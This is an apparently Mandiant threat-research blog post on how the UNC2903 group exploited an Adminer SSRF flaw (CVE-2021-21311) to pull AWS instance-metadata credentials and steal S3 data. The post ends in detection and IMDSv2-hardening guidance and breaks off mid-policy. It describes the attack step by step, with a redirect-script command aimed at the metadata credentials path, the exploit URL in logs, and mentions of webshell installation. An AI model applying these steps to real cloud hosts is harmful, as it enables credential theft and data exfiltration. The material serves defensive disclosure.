

# Old Services, New Tricks: Cloud Metadata Abuse by UNC2903

 [mandiant.com/resources/cloud-metadata-abuse-unc2903](https://www.mandiant.com/resources/cloud-metadata-abuse-unc2903)



Since July 2021, Mandiant identified exploitation of public-facing web applications by UNC2903 to harvest and abuse credentials using Amazon’s Instance Metadata Service (IMDS). Mandiant tracked access attempts by UNC2903 to access S3 buckets and additional cloud resources using the stolen credentials. This blog post covers how UNC2903 performed exploitation and IMDS abuse, as well as related best practices on cloud hardening techniques.

Although UNC2903 targeted Amazon Web Services (AWS) environments, many other cloud platforms offer similar metadata services that could be at risk of similar attacks. Similar threat actor motives and operations are gaining prominence as enterprises continue their migration to cloud hosting services. This article also describes potential risks and considerations for security and information technology teams using hosted services.

## Timeline

Mandiant’s Incident Response, Intelligence, and Transformational Services teams collected information described in this blog post to help better detect, prevent, and respond to similar opportunistic intrusions. The following timeline describes UNC2903 activity performed during their earliest observed campaigns.

- February 2021, [CVE-2021-21311](#) was published describing vulnerable database administration software called Adminer
- February 2021, proof-of-concept code (PoC) was published to show how to leverage the exploit and obtain credentials in AWS applications hosting vulnerable versions
- June 2021, UNC2903 exploited a server-side request forgery vulnerability, gaining access to victim Amazon Web Services secret keys and subsequently steal data

Although this blog post discusses a now patched version of Adminer software, any web-application vulnerable to request forgery or remote code execution may also open avenues for similar metadata service attacks.

## Usage in the Wild and Evidence of Exploitation

---

### The Threat Landscape for Cloud Metadata

---

Mandiant's analysts identified recent upticks in the abuse and exploitation of services hosted in AWS and similar cloud platforms. The threats identified in campaigns carried out by UNC2903 were multi-phased attacks, which involved infrastructure scanning, reconnaissance and further abuse of the underlying abstraction layers offered by cloud-hosted platforms. Once exploitation and abuse of the underlying systems occurred, stolen credentials are leveraged for data exfiltration in other AWS services in the compromised tenant.

Namely, for events leading up to UNC2903 stealing data, Mandiant's [Incident Response](#) team identified:

1. Network scanning attempts on externally facing AWS web infrastructure hosting Adminer software
2. Additional web navigation and reconnaissance performed, once infrastructure is identified
3. Attempts of multiple web application exploits which may exist on the hosted web server
4. Further attempts indicative of manual exploitation and testing using the identified exploit

Given that the infrastructure is hosted within Amazon Web Services cloud, IMDS is an attractive target for threat actors like UNC2903. In UNC2903's case, the threat actor was observed targeting exploitable web applications which were also running IMDSv1. Amazon's IMDSv1 permits web requests to a specialized URL against the link local IP address (169.254.169.254) which was designed to enhance internal service communication and troubleshooting within the overall hosting platform. The retrievable metadata includes information to understand configuration, topology, and even obtain user role and credentialing.

Amazon released IMDSv2 to add additional layers of protection and alerting through AWS security features such as GuardDuty. The way IMDSv2 remediates this type of attack is by a user obtaining a token via a PUT from `http://169.254.169[.]254/latest/api/token`, then that token is used and repeated for all requests to the IMDS via a special header ( `x-aws-ec2-metadata-token` ).

Although Amazon recommends implementing the IMDSv2 with GuardDuty enhancements, EC2 instances created by Amazon customers that instead use IMDSv1 may be at risk when combined with also running unpatched vulnerable third party software. As the adoption of cloud technology expands, so does the threat surface and targeting for vulnerable web infrastructure with underlying dated or deprecated metadata services with limited security capabilities. The level of risk related to web application vulnerabilities should be evaluated and paired with the understanding that underlying metadata services in cloud environments could increase the possibility of advanced or continued threats.

## Clever Techniques, Some SSRF, and Easy Access

Mandiant has observed in campaigns that UNC2903 utilized a dedicated operational relay box to perform web scanning and carry out exploitation and related IMDSv1 abuse. The threat actor carries out a series of web scans and activity consistent with manual reconnaissance of the identified application prior to the attack. The attack observed by UNC2903 utilized a Server-Side Request Forgery (“SSRF”) vulnerability to return the temporary access keys used for AWS S3 bucket storage access.

Figure 1 provides the critical attack path identified during UNC2903 using CVE-2021-21311.





Figure 1: UNC2903 attack leveraged CVE-2021-21311 and IMDSv1 abuse

In the observed campaign, UNC2903 utilized CVE-2021-21311 to perform the following attack:

Threat actor hosts a web server on their operational relay box with a script configured to 301 redirect to `http://169.254.169.[.]254/latest/meta-data/iam/security-credentials/`.



```
Administrator: Command Prompt - python redirect.py --port 1337 http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
C:\Users\adminSecret\Desktop>python redirect.py --port 1337 http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
serving at port 1337
54.227.38.167 - - [31/Mar/2022 04:29:50] "GET / HTTP/1.0" 301 -
```

Figure 2: Mandiant test environment

Next, the threat actor navigates to the Adminer page versioned between 4.0.0 and before 4.7.9, of which they're trying to perform the SSRF vulnerability.




Figure 3: Adminer

The IP address and port for the operational relay box hosting the malicious redirection script is typed into the victim Adminer's server dialogue box, and the login button is pressed.




Figure 4: Exploiting Adminer

The victim server with Adminer is fooled into making a web request to the operational relay box, then the victim server requests and follows the 301 redirect which completes the SSRF.




Figure 5: Web log

The victim server returns an error to the threat actor, but since the IMDS returns the results from the service, the metadata credentials are displayed directly in the response in an error message.




Figure 6: Credential theft

Note that the while these steps do not reflect the exact threat actor commands used to perform an attack, this highlights the methods used by UNC2903. Since the attack involves exploitation and SSRF abuse through CVE-2021-21311, limited artifacts are available based on default cloud-based system and tenant configurations.

## Artifacts and Notable Observations

Mandiant Incident Response identified and collected artifacts of the related exploitation and IMDS abuse carried out by UNC2903. The activity recorded from initial scanning and exploitation, as well as the AWS metadata service and credential abuse may be subject to the configuration of the hosted infrastructure and cloud logs available in the tenant. Without a security operator's keen eye on event logs, even with increased levels of logging enabled, similar attacks carried out by UNC2903—or other threat actors—may go undetected.

Since the attack leverages an exploit of the Adminer PHP application page, the malicious navigation and interaction may be easily overlooked by investigators. The activity identified is characteristically unique compared to some exploits which return a standard successful web response to the screen or within recorded event logs.

The few sources which evidenced the exploitation and abuse included:

- Web access and error logs
- GuardDuty events
- VPC Flow Logs
- S3 Data and Access Events

Figure 7 provides an example of the initial access and web application scanning activity identified for the Adminer web page. Note that the web response shows a 302 redirect or other 403 error as the web response in the available log although the exploit was successful.

```

52.170.213.50 - - [31/Mar/2022:04:17:43 +0000] "GET /adminer/ HTTP/1.1" 200 4743
52.170.213.50 - - [31/Mar/2022:04:17:45 +0000] "GET /externals/jush/jush.css HTTP/1.1" 404 196
52.170.213.50 - - [31/Mar/2022:04:17:45 +0000] "GET /adminer/static/functions.js HTTP/1.1" 304 -
52.170.213.50 - - [31/Mar/2022:04:17:45 +0000] "GET /adminer/static/editing.js HTTP/1.1" 304 -
52.170.213.50 - - [31/Mar/2022:04:17:45 +0000] "GET /adminer/static/default.css HTTP/1.1" 304 -
52.170.213.50 - - [31/Mar/2022:04:17:47 +0000] "GET /adminer/static/favicon.ico HTTP/1.1" 304 -
52.170.213.50 - - [31/Mar/2022:04:17:47 +0000] "POST /adminer/?script=version HTTP/1.1" 200 -
52.170.213.50 - - [31/Mar/2022:04:27:56 +0000] "POST /adminer/ HTTP/1.1" 302 -
52.170.213.50 - - [31/Mar/2022:04:27:56 +0000] "GET /adminer/?elastic=52.170.213.50%3A1337&username= HTTP/1.1" 403 4762
52.170.213.50 - - [31/Mar/2022:04:27:56 +0000] "GET /externals/jush/jush.css HTTP/1.1" 404 196
52.170.213.50 - - [31/Mar/2022:04:29:50 +0000] "POST /adminer/?elastic=52.170.213.50%3A1337&username= HTTP/1.1" 302 -
52.170.213.50 - - [31/Mar/2022:04:29:50 +0000] "GET /adminer/?elastic=52.170.213.50%3A1337&username= HTTP/1.1" 403 6206
52.170.213.50 - - [31/Mar/2022:04:29:50 +0000] "GET /externals/jush/jush.css HTTP/1.1" 404 196
52.170.213.50 - - [31/Mar/2022:04:37:55 +0000] "GET /externals/jush/jush.css HTTP/1.1" 404 196
52.170.213.50 - - [31/Mar/2022:04:39:43 +0000] "POST /adminer/?elastic=52.170.213.50%3A1337&username= HTTP/1.1" 302 -
52.170.213.50 - - [31/Mar/2022:04:39:43 +0000] "GET /adminer/?elastic=52.170.213.50%3A1337&username= HTTP/1.1" 403 6205
52.170.213.50 - - [31/Mar/2022:04:39:43 +0000] "GET /externals/jush/jush.css HTTP/1.1" 404 196

```

Figure 7: Web access logs generated after a simulated attacker types in their server information and performs CVE-2021-21311

Figure 8 provides an example of a VPC flow which represents the web server when the SSRF completes. Note that the victim server which made the outbound request is suspicious to an external IP address. However, the port could be configured to any desired, or more discrete, port chosen for an attack.



```

version account-id interface-id srcaddr dstaddr srcport dstport protocol packets bytes start end action log-status
2 046958008070 eni-0f5e85181370cd48b 52.170.213.50 172.31.21.253 55448 80 6 3 1243 1649049904 1649049962 ACCEPT OK
2 046958008070 eni-0f5e85181370cd48b 172.31.21.253 52.170.213.50 80 55448 6 2 331 1649049904 1649049962 ACCEPT OK
2 046958008070 eni-0f5e85181370cd48b 52.170.213.50 172.31.21.253 55448 80 6 3 132 1649049965 1649050022 ACCEPT OK
2 046958008070 eni-0f5e85181370cd48b 172.31.21.253 52.170.213.50 80 55448 6 3 359 1649049965 1649050022 ACCEPT OK
2 046958008070 eni-0f5e85181370cd48b 52.170.213.50 172.31.21.253 55432 80 6 4 172 1649049965 1649050022 ACCEPT OK
2 046958008070 eni-0f5e85181370cd48b 172.31.21.253 52.170.213.50 80 55432 6 3 132 1649049965 1649050022 ACCEPT OK
2 046958008070 eni-0f5e85181370cd48b 52.170.213.50 172.31.21.253 1337 54232 6 5 418 1649049965 1649050022 ACCEPT OK
2 046958008070 eni-0f5e85181370cd48b 172.31.21.253 52.170.213.50 54232 1337 6 6 538 1649049965 1649050022 ACCEPT OK
2 046958008070 eni-0f5e85181370cd48b 52.170.213.50 172.31.21.253 55431 80 6 12 2554 1649049965 1649050022 ACCEPT OK
2 046958008070 eni-0f5e85181370cd48b 172.31.21.253 52.170.213.50 80 55431 6 15 10784 1649049965 1649050022 ACCEPT OK


```

Figure 8: AWS VPC flow logs noting that the simulated victim server made a web request outbound over a malicious port 1337

Figure 9 provides an example of a GuardDuty event after credentials are stolen and leveraged. Note that GuardDuty in our testing alerted after data theft was complete from the S3 bucket.






**UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS**  

Finding ID: `bec004fce6e450dad900f95c17fdb54` [Feedback](#)





**High** Credentials created exclusively for an EC2 instance using instance role s3access have been used from external IP address 52.170.213.50. [Learn More](#) 

[Investigate with Detective](#)

**Overview**

Severity	HIGH	 
Region	us-east-1	
Count	1	
Account ID	[REDACTED]	 
Resource ID	<a href="#">theflows</a> 	
Created at	04-08-2022 12:20:07 (8 minutes ago)	
Updated at	04-08-2022 12:20:07 (8 minutes ago)	

**Resource affected**

Resource role	TARGET	 
Resource type	S3Bucket	 

S3 buckets

Destination: theflows








Name	<a href="#">theflows</a> 	 
Type	Destination	 
ARN	arn:aws:s3:::theflows	
Effective permission	NOT_PUBLIC	 

Figure 9: AWS GuardDuty event showing data theft from S3 using the stolen metadata credential

## Mission Completion and Future Implications

Final phases of attacks carried out by UNC2903, and similar threat actors, have involved data exfiltration or interaction with the AWS tenant. The information stolen through application exploitation and metadata service abuse could allow threat actors to manipulate or steal data from an organization’s cloud environments. Abuse of similar cloud-oriented metadata services show how threat actors can further exploit environments beyond the original application targets. When architecting cloud services and solutions, configurations for prevention and response should be evaluated and considered by the technology teams. Later, we cover potential strategies to mitigate, limit, and aid in unauthorized metadata service usage detection.

## Mandiant Intelligence Findings

### Attribution

UNC2903 is a group whose motivations are unknown and tracked by Mandiant since July 2021. UNC2903 is opportunistic, hunting for vulnerable systems on the internet, and has been observed stealing data from at least one victim, however, Mandiant did not observe any



monetization of the stolen data such as extortion or sale. Analysis of web logs showed that the actors were specifically scanning for adminer.php and testing for CVE-2019-0211, an Apache Root Privilege Escalation to install the WSO webshell, directly from GitHub.

Eighteen minutes after the CVE-2021-21311 vulnerable adminer.php was discovered by the threat actor through automated scanning, Mandiant observed indexing of the adminer.php by Telegram bot, indicating that the link to the adminer.php was shared in a Telegram chat group. A few minutes later, an automated session from a free VPN service also scanned the adminer.php. The same automated process was executed from different a different IP a few hours later, followed by interactive activity and successful access of the IMDS service 3 hours and 15 minutes after the initial access.

## Scanning Activity

---

Mandiant observed indications that the UNC2903 infrastructure was used to scan over 2,100 IP addresses in late June 2021. Scanning focused on web services such as port 80 or 443 and did not focus on any specific service provider suggesting the actor may have been operating from a list of targets with open HTTP ports from prior research and not targeting any specific service provider.

## User Agent Strings

---

User agent strings used by UNC2903 observed by Mandiant:

- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36 Edg/91.0.864.48
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.106 Safari/537.36
- Mozilla/5.0 (X11; Linux x86\_64; rv:84.0) Gecko/20100101 Firefox/84.0

## Transform Security and Mitigate Similar Threats

---

Mandiant recommends organizations detect, remediate, and prevent EC2 Instances from having IMDSv1 enabled. Before remediating and converting EC2 Instances to use IMDSv2, the organization should test all instances/application to ensure the operations will not be impacted by such remediation measures.

Using our vulnerable Adminer web application, once the EC2 Instance running the application has IMDSv2 enabled, the secrets/credentials are no longer able to be obtained by the threat actor (see Figure 10).

Language: English ▼

Adminer 4.7.8 4.8.1

Login

file\_get\_contents(http://.:@52.170.213.50:1337/): failed to open stream: HTTP request failed!

System	Elasticsearch (beta) ▼
Server	52.170.213.50:1337
Username	<input type="text"/>
Password	<input type="password"/>
Database	<input type="text"/>

Permanent login

Figure 10: Error message received when attempted to obtain credentials from an EC2 Instance with IMDSv2 enforced

Next we will provide multiple ways an organization can detect, remediate, and prevent IMDSv1 from their environment.

## Detections, Remediations, and Preventions

---

### Detecting EC2 Instances with IMDSv1

---

*Audit currently deployed EC2 Instance to verify if IMDSv1 or IMDSv2 is being used in the environment.*

Native AWS Services:

- [AWS Security Hub](#) – Check `[EC2.8] EC2 instances should use IMDS v2`
- [CloudWatch](#) – `MetadataNoToken` (Counts the number of times the Instance Metadata service was successfully access without a token (i.e., IMDSv1))
- [AWS Config](#) – A Config rule that checks if the organization's EC2 Instance is set to require HTTPTokens (see the following).

```
AWSTemplateFormatVersion: "2010-09-09"
```

```
Description: ""
```

```
Resources:
```

```
  ConfigRule:
```

```
    Type: "AWS::Config::ConfigRule"
```

```
    Properties:
```

```
      ConfigRuleName: "ec2-imdsv2-check"
```

```
      Scope:
```

```
        ComplianceResourceTypes:
```

```
          - "AWS::EC2::Instance"
```

```
      Description: "A Config rule that checks whether your Amazon Elastic Compute Cloud (Amazon EC2) instance metadata version is configured with Instance Metadata Service Version 2 (IMDSv2). The rule is COMPLIANT if the HttpTokens is set to required and is NON_COMPLIANT ..."
```

```
      Source:
```

```
        Owner: "AWS"
```

```
        SourceIdentifier: "EC2_IMDSV2_CHECK"
```

```
Parameters: {}
```

```
Metadata: {}
```

```
Conditions: {}
```

- Open-Source Tools:

- Prowler - Check 7.86 – Check if EC2 Instance Metadata Service Version 2 (IMDSv2) is Enabled and Required

```
./prowler -c check786
```

- Metabadger

```
./metabadger discover-metadata
```

- CloudMapper – EC2\_IMDSV2\_NOT\_ENFORCED

- AWS CLI:

```
aws ec2 describe-instances --filters Name=metadata-options.http-tokens.Values=optional --query "Reservations[*].Instances[*].{Instance:InstanceId}" --region [EnterRegionHere]
```

*GuardDuty alert for use of EC2 instance credential from outside of current account.*

- InstanceCredentialExfiltration.OutsideAWS - High: If EC2 Instance Credential is used by an external IP Address.
- InstanceCredentialExfiltration.OutsideAWS - High: If EC2 Instance Credential is used by an external IP Address.
- Restrict access to IMDS to a limited set of users or EC2 role  
Execute the following command to limit the IMDS service to bobuser:

```
ip-lockdown 169.254.169.254 bobuser
```

## Remediating IMDSv1

---

Note: Before proceeding to disable IMDSv1 from an organization's EC2 Instance, there must be extensive testing performed prior to the remediation actions.

Disable IMDS completely on infrastructure that does not require the metadata service.

```
aws ec2 modify-instance-metadata-options --instance-id <instance-id> --http-endpoint disabled
```

If IMDS is needed, then an organization can enforce an EC2 Instance to run only IMDSv2:

```
aws ec2 modify-instance-metadata-options --instance-id <INSTANCE-ID> --http-endpoint enabled --http-token required
```

Utilize an open-source tool, such as Remediate AWS-IMDSv1, to detect and remediate all EC2 instances that have IMDSv1 enabled.

```
python remediate-imdsv1.py --profile <AWS_PROFILE> --remediate --debug
```

Set iptables rules to DENY access to the metadata service

```
iptables -A OUTPUT -proto tcp -m owner --uid-owner root -d 169.254.169.254 -j REJECT
```

## Preventing IMDSv1 from the Environment

---

An organization can create a Service Control Policy (SCP) to require API Calls to utilize IMDSv2 if there are role credentials for an EC2. See the following Sample SCP:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RequireAllEc2RolesToUseV2",
      "Effect": "Deny",
      "Action": "*",
      "Resource": "*",
      "Condition": {
        "NumericLessThan": {
          "ec2:RoleDelivery": "2.0"
        }
      }
    }
  ]
}
```

An organization should utilize Infrastructure-as-Code (IaC) to disallow and/or disable the use of IMDSv1. There are several ways to enforce IMDSv2, here are a few via CloudFormation:

Create a custom CloudFormation or Terraform template that prevents users from launching EC2 instances that are not configured for IMDSv2

- o CloudFormation

```
AWSTemplateFormatVersion: "2010-09-09"
Description: ""
Resources:
  IamPolicy:
    Type: "AWS::IAM::ManagedPolicy"
    Properties:
      PolicyDocument:
        Version: "2012-10-17"
        Statement:
          - Action:
              - "ec2:RunInstances"
            Resource:
              - "arn:aws:ec2:*:*:instance/*"
            Effect: "Deny"
            Condition:
              StringNotEquals:
                ec2:MetadataHttpTokens: "required"
            Description: "An IAM policy that prevents users from launching new EC2 Instances if they are not configured to use the new Instance Metadata Service (IMDSv2)"
        Parameters: {}
      Metadata: {}
      Conditions: {}
```

- o Terraform

```
provider "aws" {  
}  
resource "aws_iam_policy" "IamPolicy" {  
  name = "Require_IMDSv2"  
  description = "IAM Policy that requires IMDSv2"  
  policy = <<POLICY  
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Action": [  
        "ec2:RunInstances"  
      ],  
      "Resource": [  
        "arn:aws:ec2:*:*:instance/*"  
      ],  
      "Effect": "Deny",  
      "Condition": {  
        "StringNotEquals": {  
          "ec2:MetadataHttpTokens": "required"  
        }  
      }  
    }  
  ]  
}  
POLICY  
}
```

Create an IAM Policy that prevents users from launching an EC2 Instance if the EC2 instance is not configured for using IMDSv2.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "ec2:RunInstances"
      ],
      "Resource": [
        "arn:aws:ec2:*:*:instance/*"
      ],
      "Effect": "Deny",
      "Condition": {
        "StringNotEquals": {
          "ec2:MetadataHttpTokens": "required"
        }
      }
    }
  ]
}
```

Create an IAM Policy that enforces all newly created EC2 Instances are configured to use IMDSv2 (note: existing EC2 Instances will not be impacted by this IAM Policy).



```

{
